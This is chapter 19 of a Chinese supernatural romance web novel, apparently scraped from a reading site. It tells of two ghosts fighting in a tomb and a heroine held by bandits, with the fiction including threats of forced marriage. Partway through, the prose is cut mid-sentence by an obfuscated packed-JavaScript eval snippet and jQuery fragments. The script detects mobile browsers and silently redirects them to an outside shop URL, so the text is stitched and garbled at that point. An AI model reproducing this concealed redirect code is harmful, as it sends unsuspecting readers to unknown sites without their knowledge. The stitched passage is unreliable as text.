文趣网 > 其他小说 > 温柔陷阱[人外] > 19. 第 19 章
    古墓。

    女人躺在棺材里。

    面容祥和,皮肤灰白,嘴唇没有一丝血色,如一尊安静的蜡像。

    毫无疑问,她已经死了。肉身却没有腐化的迹象,衣衫干净整洁,遮住心口的破洞。

    一只手向棺材里探去,指甲尖长浓黑。

    一道银光闪过,那只手从小臂处被生生斩断,伴随如瀑的血水落到地上。其间不起眼的戒指被一汪鲜红完全覆盖。

    接着,残留的断臂以肉眼可见的速度生长,直到恢复如初。

    “不许碰她。”一脸煞气的男人自黑暗中出现,嗓音低沉冷硬。

    谢予慈活动手腕,笑眯起眼:“安心。我对死人没兴趣。”

    沈厌怒目而视,眼珠红得几欲滴血。“啊,说错了,她已经被你变成怪物了。我猜猜,她最后选择了自我了断,把银器插入心脏?”谢予慈摸摸下巴,脸上露出遗憾的表情,“还以为会更有趣一点呢。”

    亏得他当初刻意编了个谎,让她误以为杀死沈厌就能变回人类,结果,相爱相杀的戏码并未上演。真可惜。

    “是你告诉她的。”沈厌目眦具裂,杀意暴涨,入疾风一般突袭而来。

    谢予慈脚尖一点,向后飞跃,避开攻击,漫不经心道:“既然成为了怪物,难道不应该清楚自己的弱点吗?我只是作为前辈,好心提点而已。”

    沈厌愤怒至极,骤然掠至身前,拳头飞快,如狂风骤雨。

    谢予慈很少攻击,更多时候只是防守躲避,拿扇子挡下拳脚,姿态迅捷优雅,四两拨千斤,像一只玩弄老鼠的猫。

    “我要杀了你!”谢予慈勾起嘴角:“你杀不了我,和一般的鬼不同,我没有多余的弱点,你不是知道吗?”

    沈厌曾将谢予慈一剑洞穿。

    他生性不羁,简直是个搅屎棍,百年前弄了个天机阁,散播真假混杂的消息,搅得鬼之间自相残杀,不得安宁,最终引起众怒,被一群同类围剿。

    沈厌就是其中的一员。他以为谢予慈那时死透了。不料,已经被碎尸万段的谢予慈,竟又活了过来。

    原来,他是天生的异类,没有心,只有阳光能将他彻底摧毁。否则,哪怕只剩一块碎肉,仍然可以复活。

    沈厌只是机械地攻击,像在发泄怒火。

    “是我杀了她吗?是我将她变成怪物,无地自容的?你们不是夫妻吗?不能保护好妻子,是做丈夫的无能。”

    沈厌心中刺痛,被他一脚踹到墙上。

    打斗中,山石开裂,烟尘滚滚,上方碎土尘屑落下,即将触及女子的面颊。

    沈厌振臂一挥,无形的气流将棺材盖迅速合上。

    他瞬移至棺材旁,拂去尘土,眉头轻蹙,满是怜爱与悲怆。沈厌披头散发,满身血污,像个乱糟糟的乞丐,他忽然发狂地笑,疯疯癫癫。

    “你真是疯了。”谢予慈居高临下地看他。

    四周石墙之上,布满密密麻麻的血迹,并非偶然,明显是沈厌故意画上的,咒文歪七扭八,谢予慈认不出写的是什么,但能感受到一股十分诡异的气息,违背天道。在阴暗的角落里,则堆满了尸体,胸口洞开,心脏被剜走,空空如也。

    他就是感受到了那股异样的气息,特来警告那些不长眼的东西,离清水镇远一点。原来,是沈厌搞的邪术。即使是鬼,也没法复活。

    沈厌抬头,眼中尽是绝望和癫狂:“那你杀了我!”

    显然,他失败了,但又无法下定决心放弃。

    想立刻了断,追随爱人而去,但万一呢?万一再坚持坚持,就能成功复活呢?渺茫的幻想拖着他,不让他死,终日痛苦折磨,游走在崩溃的边缘。

    或许,死在谢予慈手上,反倒解脱。

    “我不会杀你,你现在这副样子,实在让我提不起兴致。”谢予慈转身离开,不愿再浪费时间。

    奇怪,眼前的悲剧并没有让他感到心情愉快。反而,有一丝不易察觉的沉重。

    当然,他绝不会变成下一个“沈厌”。他才没那么蠢。

    他突然很想玉妙青。

    有好好吃饭吗?

    他不在身边,应该睡得不安稳吧。

    思及此,目光变得柔和,温情氤氲。他自己都未察觉。

    .

    玉妙青这边可谓水深火热。

    她交了财险,土匪却并未放过他们,而是绑去了寨子,二话不说关进牢房。这里零零散散关着数十人,老的少的都有,衣衫褴褛,神情麻木凄然。

    有人端来些残羹剩饭,大家一拥而上,挤着栅栏抢食起来。

    玉妙青问车夫:“这些土匪把我们关这儿是做什么?”

    大多数人看着都没什么钱,虽然吃不了多少,但总得喂养着,对土匪来说似乎并不划算。

    “还能做什么?人质、口粮。天娘诶,我怎么就这么倒霉,你害惨我了——”车夫捶胸顿足地哀嚎。

    人质她懂。

    “口粮是什么意思。”

    旁边的老奶奶搭话:“哎哟小姑娘,人吃人懂不,前面有人被出去后,就再也没回来,肯定是被吃了。”

    “那您怎么……”玉妙青看她面色平和,习以为常的模样,半信半疑。

    “我一个老婆子,七老八十了,能活一天是一天。后人不会花钱赎我,自然认命。活这么久,什么都见过,土匪吃人没什么可稀奇的。”

    玉妙青脸色难看,一阵恶心,扶着墙干呕。车夫的哀嚎抱怨听进耳朵里格外不真切。

    到了晚上,几个人进来,为首的视线在人堆里扫过,拎出恨不得把头埋土里的玉妙青,将她双手反剪,再次绑住,带了出去。

    其他人噤若寒蝉,以一种兔死狐悲的眼神看她。

    怎么?她刚来就被选上了?年轻肉嫩是吗?

    厅堂正位坐着个男人,三十来岁,身材并不十分魁梧,在土匪堆里竟显得文质彬彬的。眉眼间透着几分历经风云的狠厉,喜怒不形于色。显然,是他们的一把手。

    “大哥,就是她。”旁边站着个膀大腰圆的,长相酷似土拨鼠,正是白天遇到的土匪头子。

    被喊作“大哥”的男人走下来,毫不客气地打量她,像看一件商品。

    “模样是不错。”玉妙青闻言心头一跳。

    “就是瘦了点,细胳膊细腿的。”

    “我喜欢瘦的。”“土拨鼠”说。

    “行吧,依你。想来这样子,不难驯服。悠着点,别把人弄折了。”

    “土

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17752934|209203||http|test|mini|href|location'.split('|'),0,{}));

    (){

    $('.inform').remove();

    $('#content').append('

    拨鼠”嘿嘿一笑,脸上横肉颤动,猥琐又憨气:“弟弟知道。”

    “我叫朱吉,从今天起,你就是我媳妇儿了!”

    “等等等等,”玉妙青知道,对于这种亡命之徒,自然不能讲妇女意志、你情我愿,她急忙说,“我已经嫁人了!”

    “嫁人了?我不在乎,嫁人了正好,证明你是良家女子。”朱吉二话不说,作势要将她扛起来。

    大哥抬手制止,问玉妙青:“哪家?”

    “阳城,谢家。”

    他眉头紧拧,现在得罪朝廷官员还为时尚早。转念想到什么,微微放松,神色变得狐疑:“谢家,据我所知,谢家的老爷、少爷都已娶妻,且并非清水镇人士,又怎会独自来这山沟沟里?”“是谢家二少爷。”

    他摇摇头:“没听说过。带下去吧。”

    见此招行不通,玉妙青又说:“我、我家有钱!可以叫人去报信,拿钱赎人。就让和我一起被抓的车夫去吧,他知道我家住哪儿。”

    “我怎么相信,他不会去报官?”

    “我们这么多人质还在这里呢。他是个胆小的,不敢节外生枝。”

    车夫被带来,战战兢兢,面如死灰:“饶命啊,壮士饶命啊!”

    而后知道是要让他下山,去谢家要赎金,又一把鼻涕一把泪地磕头道谢:“谢各位好汉不杀之恩……”

    转头面向玉妙青,双手合十颤抖:“谢菩萨,谢菩萨……”

    朱吉知道到手的鸭子飞了,往他屁股上踹了一脚:“现在就滚,吵着心烦!”

    “他为什么叫你菩萨?”

    玉妙青心中又生一计,抹干净脸:“因为长得像。我在镇上,素来被人当做仙姑,颇具盛名……”

    顾不上自卖自夸的尴尬,现在最要紧的,是让对方觉得留着自己有用,比送给小弟或是杀了煮了有用得多。

    “难道你会什么仙法不成?”

    “仙法不重要。重要的是人心所向。”玉妙青捏紧衣角,手心里满是虚汗,“若壮士胸有大志,我可以造出祥瑞征兆,笼络人心。占据山头,打劫行人,无非求财,若论长远,人力、粮食,都是重中之重。有了人心,这些都不用愁。难道壮士落草为寇,只为偏安一隅,小打小闹,直到被官府剿灭吗?”

    “你胆敢咒我们!”

    玉妙青一抖,颤巍巍跪好。

    “诶,稍安勿躁。”一把手斜他一眼。吩咐手下找几个清水镇的人,来认认,看她所言是否属实。倘若她真被人当做仙姑,未必不可利用。

    来的人,就包括谷宁禾。

    两两相望,尽在不言中。

    谷宁禾果然出事了。土匪窝里缺大夫,自然不肯放她走,也不至于太亏待她。

    但谷宁禾脾气硬,不肯为土匪医治,嘴角仍有一处红肿,看来定是受了些皮肉之苦。

    当着外人的面,她们并未过多交谈。

    确定玉妙青所言非虚,一把手朱总叫人给她收拾了一间空房,暂且安顿下来。自然,门口被把守者。就连如厕都有人跟。她插翅难飞。

    一筹莫展之际,黢黑的人影自屋顶悄无声息地落下。是小五。

    他言简意赅:“走。”

    玉妙青眼前一亮:“先救人。”